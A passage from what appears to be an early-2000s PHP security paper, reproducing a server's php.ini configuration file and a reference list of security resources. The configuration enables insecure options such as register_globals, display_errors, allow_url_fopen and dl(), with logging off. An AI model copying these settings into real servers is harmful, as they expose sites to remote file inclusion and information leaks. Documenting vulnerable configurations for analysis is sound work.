; E_NOTICE          - run-time notices (these are warnings which often result
;                     from a bug in your code, but it's possible that it was
;                     intentional (e.g., using an uninitialized variable and
;                     relying on the fact it's automatically initialized to an
;                     empty string)
; E_CORE_ERROR      - fatal errors that occur during PHP's initial startup
; E_CORE_WARNING    - warnings (non-fatal errors) that occur during PHP's
;                     initial startup
; E_COMPILE_ERROR   - fatal compile-time errors
; E_COMPILE_WARNING - compile-time warnings (non-fatal errors)
; E_USER_ERROR      - user-generated error message
; E_USER_WARNING    - user-generated warning message
; E_USER_NOTICE     - user-generated notice message
;
; Examples:
;
;   - Show all errors, except for notices
;
;error_reporting = E_ALL & ~E_NOTICE
;
;   - Show only errors
;
;error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
;
;   - Show all errors except for notices
;
error_reporting  =  E_ALL & ~E_NOTICE


; Print out errors (as a part of the output).  For production web sites,
; you're strongly encouraged to turn this feature off, and use error logging
; instead (see below).  Keeping display_errors enabled on a production web site
; may reveal security information to end users, such as file paths on your Web
; server, your database schema or other information.
display_errors = On


; Even when display_errors is on, errors that occur during PHP's startup
; sequence are not displayed.  It's strongly recommended to keep
; display_startup_errors off, except for when debugging.
display_startup_errors = Off


; Log errors into a log file (server-specific log, stderr, or error_log (below))
; As stated above, you're strongly advised to use error logging in place of
; error displaying on production web sites.
log_errors = Off


; Store the last error/warning message in $php_errormsg (boolean).
track_errors = Off


; Disable the inclusion of HTML tags in error messages.
;html_errors = Off

; String to output before an error message.
;error_prepend_string = "<font color=ff0000>"


; String to output after an error message.
;error_append_string = "</font>"
```

```
; Log errors to specified file.
;error_log = filename


; Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog


; Warn if the + operator is used with strings.
warn_plus_overloading = Off




;;;;;;;;;;;;;;;;;
; Data Handling ;
;;;;;;;;;;;;;;;;;
;
; Note - track_vars is ALWAYS enabled as of PHP 4.0.3


; The separator used in PHP generated URLs to separate arguments.
; Default is "&".
;arg_separator.output = "&amp;"


; List of separator(s) used by PHP to parse input URLs into variables.
; Default is "&".
; NOTE: Every character in this directive is considered as separator!
;arg_separator.input = ";&"


; This directive describes the order in which PHP registers GET, POST,
Cookie,
; Environment and Built-in variables (G, P, C, E & S respectively, often
; referred to as EGPCS or GPC).  Registration is done from left to right,
newer
; values override older values.
variables_order = "EGPCS"


; Whether or not to register the EGPCS variables as global variables.
You may
; want to turn this off if you don't want to clutter your scripts' global
scope
; with user data.  This makes most sense when coupled with track_vars -
in which
; case you can access all of the GPC variables through the
$HTTP_*_VARS[],
; variables.
;
; You should do your best to write your scripts so that they do not
require
; register_globals to be on;  Using form variables as globals can easily
lead
; to possible security problems, if the code is not very well thought of.
register_globals = On


; This directive tells PHP whether to declare the argv&argc variables
(that
; would contain the GET information).  If you don't use these variables,
you
; should turn it off for increased performance.
register_argc_argv = On


; Maximum size of POST data that PHP will accept.
post_max_size = 8M


; This directive is deprecated.  Use variables_order instead.
gpc_order = "GPC"


; Magic quotes
;


; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = On
;magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from
exec(), etc.
magic_quotes_runtime = Off


; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off


; Automatically add files before or after any PHP document.
auto_prepend_file =
auto_append_file =


; As of 4.0b4, PHP always outputs a character encoding by default in
; the Content-type: header.  To disable sending of the charset, simply
; set it to be empty.
;
; PHP's built-in default is text/html
default_mimetype = "text/html"
;default_charset = "iso-8859-1"




;;;;;;;;;;;;;;;;;;;;;;;;;
; Paths and Directories ;
;;;;;;;;;;;;;;;;;;;;;;;;;


; UNIX: "/path1:/path2"
;include_path = ".:/php/includes"
;
include_path = ".:/home/rohana/public_html/conjoint/common"


; Windows: "\path1;\path2"
;include_path = ".;c:\php\includes"


; The root of the PHP pages, used only if nonempty.
```

```
doc_root =

; The directory under which PHP opens the script using /~usernamem used only
; if nonempty.
user_dir =

; Directory in which the loadable extensions (modules) reside.
extension_dir = ./

; Whether or not to enable the dl() function.  The dl() function does NOT work
; properly in multithreaded servers, such as IIS or Zeus, and is automatically
; disabled on them.
enable_dl = On



;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
upload_max_filesize = 2M



;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = On

; Define the anonymous ftp password (your email address)
;from="john@doe.com"



;;;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;;;;
```

```
;
; If you wish to have an extension loaded automatically, use the following
; syntax:
;
;   extension=modulename.extension
;
; For example, on Windows:
;
;   extension=msql.dll
;
; ... or under UNIX:
;
;   extension=msql.so
;
; Note that it should be the name of the module only; no directory information
; needs to go here.  Specify the location of the extension with the
; extension_dir directive above.



;Windows Extensions
;Note that MySQL and ODBC support is now built in, so no dll is needed for it.
;
;extension=php_bz2.dll
;extension=php_ctype.dll
;extension=php_cpdf.dll
;extension=php_curl.dll
;extension=php_cybercash.dll
;extension=php_db.dll
;extension=php_dba.dll
;extension=php_dbase.dll
;extension=php_dbx.dll
;extension=php_domxml.dll
;extension=php_dotnet.dll
;extension=php_exif.dll
;extension=php_fbsql.dll
;extension=php_fdf.dll
;extension=php_filepro.dll
;extension=php_gd.dll
;extension=php_gettext.dll
;extension=php_hyperwave.dll
;extension=php_iconv.dll
;extension=php_ifx.dll
;extension=php_iisfunc.dll
;extension=php_imap.dll
;extension=php_ingres.dll
;extension=php_interbase.dll
;extension=php_java.dll
;extension=php_ldap.dll
;extension=php_mbstring.dll
;extension=php_mcrypt.dll
;extension=php_mhash.dll
;extension=php_ming.dll
;extension=php_mssql.dll
;extension=php_oci8.dll
;extension=php_openssl.dll
;extension=php_oracle.dll
;extension=php_pdf.dll
;extension=php_pgsql.dll
```

```
;extension=php_printer.dll
;extension=php_sablot.dll
;extension=php_shmop.dll
;extension=php_snmp.dll
;extension=php_sockets.dll
;extension=php_sybase_ct.dll
;extension=php_xslt.dll
;extension=php_yaz.dll
;extension=php_zlib.dll



;;;;;;;;;;;;;;;;;;;
; Module Settings ;
;;;;;;;;;;;;;;;;;;;


[Syslog]
; Whether or not to define the various syslog variables (e.g. $LOG_PID,
; $LOG_CRON, etc.).  Turning it off is a good idea performance-wise.  In
; runtime, you can define these variables by calling define_syslog_variables().
define_syslog_variables  = Off


[mail function]
; For Win32 only.
SMTP = localhost


; For Win32 only.
sendmail_from = me@localhost.com


; For Unix only.  You may supply arguments as well (default: 'sendmail -t -i').
;sendmail_path =


[Logging]
; These configuration directives are used by the example logging mechanism.
; See examples/README.logging for more explanation.
;logging.method = db
;logging.directory = /path/to/log/directory


[Java]
java.class.path = /etc/java_classes/php_java.jar:/usr/local/java/jre/lib/rt.jar
java.home = /usr/local/java
java.library = /usr/local/java/jre/lib/i386/client/libjvm.so
java.library.path = /usr/local/java/jre/lib/i386/client:/usr/local/etc/php-4.1.2/lib/php/extensions/no-debug-non-zts-20010901
extension_dir = /usr/local/etc/php-4.1.2/lib/php/extensions/no-debug-non-zts-20010901
extension=libphp_java.so


[SQL]
sql.safe_mode = Off
```

```
[ODBC]
;odbc.default_db    =  Not yet implemented
;odbc.default_user  =  Not yet implemented
;odbc.default_pw    =  Not yet implemented


; Allow or prevent persistent links.
odbc.allow_persistent = On


; Check that a connection is still valid before reuse.
odbc.check_persistent = On


; Maximum number of persistent links.  -1 means no limit.
odbc.max_persistent = -1


; Maximum number of links (persistent + non-persistent).  -1 means no limit.
odbc.max_links = -1


; Handling of LONG fields.  Returns number of bytes to variables.  0 means
; passthru.
odbc.defaultlrl = 4096


; Handling of binary data.  0 means passthru, 1 return as is, 2 convert to char.
; See the documentation on odbc_binmode and odbc_longreadlen for an explanation
; of uodbc.defaultlrl and uodbc.defaultbinmode
odbc.defaultbinmode = 1


[MySQL]
; Allow or prevent persistent links.
mysql.allow_persistent = On


; Maximum number of persistent links.  -1 means no limit.
mysql.max_persistent = -1


; Maximum number of links (persistent + non-persistent).  -1 means no limit.
mysql.max_links = -1


; Default port number for mysql_connect().  If unset, mysql_connect() will use
; the $MYSQL_TCP_PORT or the mysql-tcp entry in /etc/services or the
; compile-time value defined MYSQL_PORT (in that order).  Win32 will only look
' at MYSQL_PORT.
mysql.default_port =
; Default socket name for local MySQL connects.  If empty, uses the built-in
; MySQL defaults.
mysql.default_socket =


; Default host for mysql_connect() (doesn't apply in safe mode).
mysql.default_host =


; Default user for mysql_connect() (doesn't apply in safe mode).
mysql.default_user =


; Default password for mysql_connect() (doesn't apply in safe mode).
; Note that this is generally a *bad* idea to store passwords in this file.
; *Any* user with PHP access can run 'echo cfg_get_var("mysql.default_password")
; and reveal this password!  And of course, any users with read access to this
; file will be able to reveal the password as well.
mysql.default_password =


[mSQL]
; Allow or prevent persistent links.
msql.allow_persistent = On


; Maximum number of persistent links.  -1 means no limit.
msql.max_persistent = -1


; Maximum number of links (persistent+non persistent).  -1 means no limit.
msql.max_links = -1


[PostgresSQL]
; Allow or prevent persistent links.
pgsql.allow_persistent = On


; Maximum number of persistent links.  -1 means no limit.
pgsql.max_persistent = -1


; Maximum number of links (persistent+non persistent).  -1 means no limit.
pgsql.max_links = -1


[Sybase]
; Allow or prevent persistent links.
sybase.allow_persistent = On


; Maximum number of persistent links.  -1 means no limit.
sybase.max_persistent = -1
```

```
; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
sybase.max_links = -1


;sybase.interface_file = "/usr/sybase/interfaces"


; Minimum error severity to display.
sybase.min_error_severity = 10


; Minimum message severity to display.
sybase.min_message_severity = 10


; Compatability mode with old versions of PHP 3.0.
; If on, this will cause PHP to automatically assign types to results
according
; to their Sybase type, instead of treating them all as strings.  This
; compatability mode will probably not stay around forever, so try
applying
; whatever necessary changes to your code, and turn it off.
sybase.compatability_mode = Off


[Sybase-CT]
; Allow or prevent persistent links.
sybct.allow_persistent = On


; Maximum number of persistent links.  -1 means no limit.
sybct.max_persistent = -1


; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
sybct.max_links = -1


; Minimum server message severity to display.
sybct.min_server_severity = 10


; Minimum client message severity to display.
sybct.min_client_severity = 10


[bcmath]
; Number of decimal digits for all bcmath functions.
bcmath.scale = 0


[browscap]
;browscap = extra/browscap.ini


[Informix]
; Default host for ifx_connect() (doesn't apply in safe mode).
ifx.default_host =


; Default user for ifx_connect() (doesn't apply in safe mode).
```

```
ifx.default_user =

; Default password for ifx_connect() (doesn't apply in safe mode).
ifx.default_password =

; Allow or prevent persistent links.
ifx.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ifx.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no
limit.
ifx.max_links = -1

; If on, select statements return the contents of a text blob instead of
its id.
ifx.textasvarchar = 0

; If on, select statements return the contents of a byte blob instead of
its id.
ifx.byteasvarchar = 0

; Trailing blanks are stripped from fixed-length char columns.  May help
the
; life of Informix SE users.
ifx.charasvarchar = 0

; If on, the contents of text and byte blobs are dumped to a file instead
of
; keeping them in memory.
ifx.blobinfile = 0

; NULL's are returned as empty strings, unless this is set to 1.  In that
case,
; NULL's are returned as string 'NULL'.
ifx.nullformat = 0

[Session]
; Handler used to store/retrieve data.
session.save_handler = files

; Argument passed to save_handler.  In the case of files, this is the
path
; where data files are stored. Note: Windows users have to change this
; variable in order to use PHP's session functions.
session.save_path = /tmp/php_sessions

; Whether to use cookies.
session.use_cookies = 1
```

```
; Name of the session (used as cookie name).
session.name = PHPSESSID

; Initialize session on request startup.
session.auto_start = 0

; Lifetime in seconds of cookie or, if 0, until browser is restarted.
session.cookie_lifetime = 0

; The path for which the cookie is valid.
session.cookie_path = /

; The domain for which the cookie is valid.
session.cookie_domain =

; Handler used to serialize data.  php is the standard serializer of PHP.
session.serialize_handler = php

; Percentual probability that the 'garbage collection' process is started
; on every session initialization.
session.gc_probability = 1

; After this number of seconds, stored data will be seen as 'garbage' and
; cleaned up by the garbage collection process.
session.gc_maxlifetime = 1440

; Check HTTP Referer to invalidate externally stored URLs containing ids.
session.referer_check =

; How many bytes to read from the file.
session.entropy_length = 0

; Specified here to create the session id.
session.entropy_file =

;session.entropy_length = 16

;session.entropy_file = /dev/urandom

; Set to {nocache,private,public} to determine HTTP caching aspects.
session.cache_limiter = nocache

; Document expires after n minutes.
session.cache_expire = 180
```

```
; use transient sid support if enabled by compiling with --enable-trans-sid.
session.use_trans_sid = 1

url_rewriter.tags = "a=href,area=href,frame=src,input=src,form=fakeentry"

[MSSQL]
; Allow or prevent persistent links.
mssql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mssql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
mssql.max_links = -1

; Minimum error severity to display.
mssql.min_error_severity = 10

; Minimum message severity to display.
mssql.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
mssql.compatability_mode = Off

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textlimit = 4096

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textsize = 4096

; Limits the number of records in each batch.  0 = all records in one batch.
;mssql.batchsize = 0

[Assertion]
; Assert(expr); active by default.
;assert.active = On

; Issue a PHP warning for each failed assertion.
;assert.warning = On

; Don't bail out by default.
;assert.bail = Off

; User-function to be called if an assertion fails.
;assert.callback = 0
```

```
; Eval the expression with current error_reporting().  Set to true if you want
; error_reporting(0) around the eval().
;assert.quiet_eval = 0

[Ingres II]
; Allow or prevent persistent links.
ingres.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ingres.max_persistent = -1

; Maximum number of links, including persistents.  -1 means no limit.
ingres.max_links = -1

; Default database (format: [node_id::]dbname[/srv_class]).
ingres.default_database =

; Default user.
ingres.default_user =

; Default password.
ingres.default_password =

[Verisign Payflow Pro]
; Default Payflow Pro server.
pfpro.defaulthost = "test-payflow.verisign.com"

; Default port to connect to.
pfpro.defaultport = 443

; Default timeout in seconds.
pfpro.defaulttimeout = 30

; Default proxy IP address (if required).
;pfpro.proxyaddress =

; Default proxy port.
;pfpro.proxyport =

; Default proxy logon.
;pfpro.proxylogon =

; Default proxy password.
;pfpro.proxypassword =

[Sockets]
; Use the system read() function instead of the php_read() wrapper.
```

```
sockets.use_system_read = On


[com]
; path to a file containing GUIDs, IIDs or filenames of files with TypeLibs
;com.typelib_file =
; allow Distributed-COM calls
;com.allow_dcom = true
; autoregister constants of a components typlib on com_load()
;com.autoregister_typelib = true
; register constants casesensitive
;com.autoregister_casesensitive = false
; show warnings on duplicate constat registrations
;com.autoregister_verbose = true


[Printer]
;printer.default_printer = ""


[mbstring]
;mbstring.internal_encoding = EUC-JP
;mbstring.http_input = auto
;mbstring.http_output = SJIS
;mbstring.detect_order = auto
;mbstring.substitute_character = none;


[FrontBase]
;fbsql.allow_persistant = On
;fbsql.autocommit = On
;fbsql.default_database =
;fbsql.default_database_password =
;fbsql.default_host =
;fbsql.default_password =
;fbsql.default_user = "_SYSTEM"
;fbsql.generate_warnings = Off
;fbsql.max_connections = 128
;fbsql.max_links = 128
;fbsql.max_persistent = -1
;fbsql.max_results = 128
;fbsql.mbatchSize = 1000


; Local Variables:
; tab-width: 4
; End:
```

5 References

[i] Internet Storm Center. URL: http://isc.incidents.org/top10.html

[ii] Internet Storm Center. Port 80 details. URL: http://isc.incidents.org/port_details.html?port=80

[iii] Netcraft: Webserver Survey Archives.
URL: http://news.netcraft.com/archives/webserver_survey.html

[iv] PHP: Hypertext Preprocessor. URL: http://www.php.net

[v] Fielding, R, Gettys, J, et al. "Hypertext Transfer Protocol – HTTP 1.1"
URL: http://www.ietf.org/rfc/rfc2616.txt

[vi] Ibid

[vii] Kantor, Peter L. "HTTP Basics."
URL: http://www.hvcc.edu/~kantopet/php/index.php?page=http+basics

[viii] Fielding, R, Gettys, J, et al. "Hypertext Transfer Protocol – HTTP 1.1"
URL: http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html

[ix] Berners-Lee, T., Connolly, D. Hypertext Markup Language – 2.0.
URL: http://www.ietf.org/rfc/rfc1866.txt

[x] PHP: Introduction. URL: http://www.php.net/manual/en/introduction.php

[xi] PHP: date – Manual. URL: http://www.php.net/manual/en/function.date.php

[xii] The Open Web Application Security Project. URL: http://www.owasp.org/

[xiii] Common Vulnerabilities and Exposures CVE-2001-0321.
URL:http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0321

[xiv] PHP: file system security – Manual.
URL: http://www.php.net/manual/en/security.filesystem.php

[xv] PHP: include – Manual. URL: http://www.php.net/manual/en/function.include.php

[xvi] Comprehensive Perl Archive Network. URL: http://www.cpan.org/

[xvii] SNORT: The Open Source Network Intrusion Detection System. URL: http://www.snort.org

[xviii] PHP: safe mode – Manual. URL: http://www.php.net/manual/en/features.safe-mode.php

[xix] Nessus. URL: http://www.nessus.org

[xx] Chkrootkit. URL: http://www.chkrootkit.org

[xxi] Nikto. URL: http://www.cirt.net/code/nikto.shtml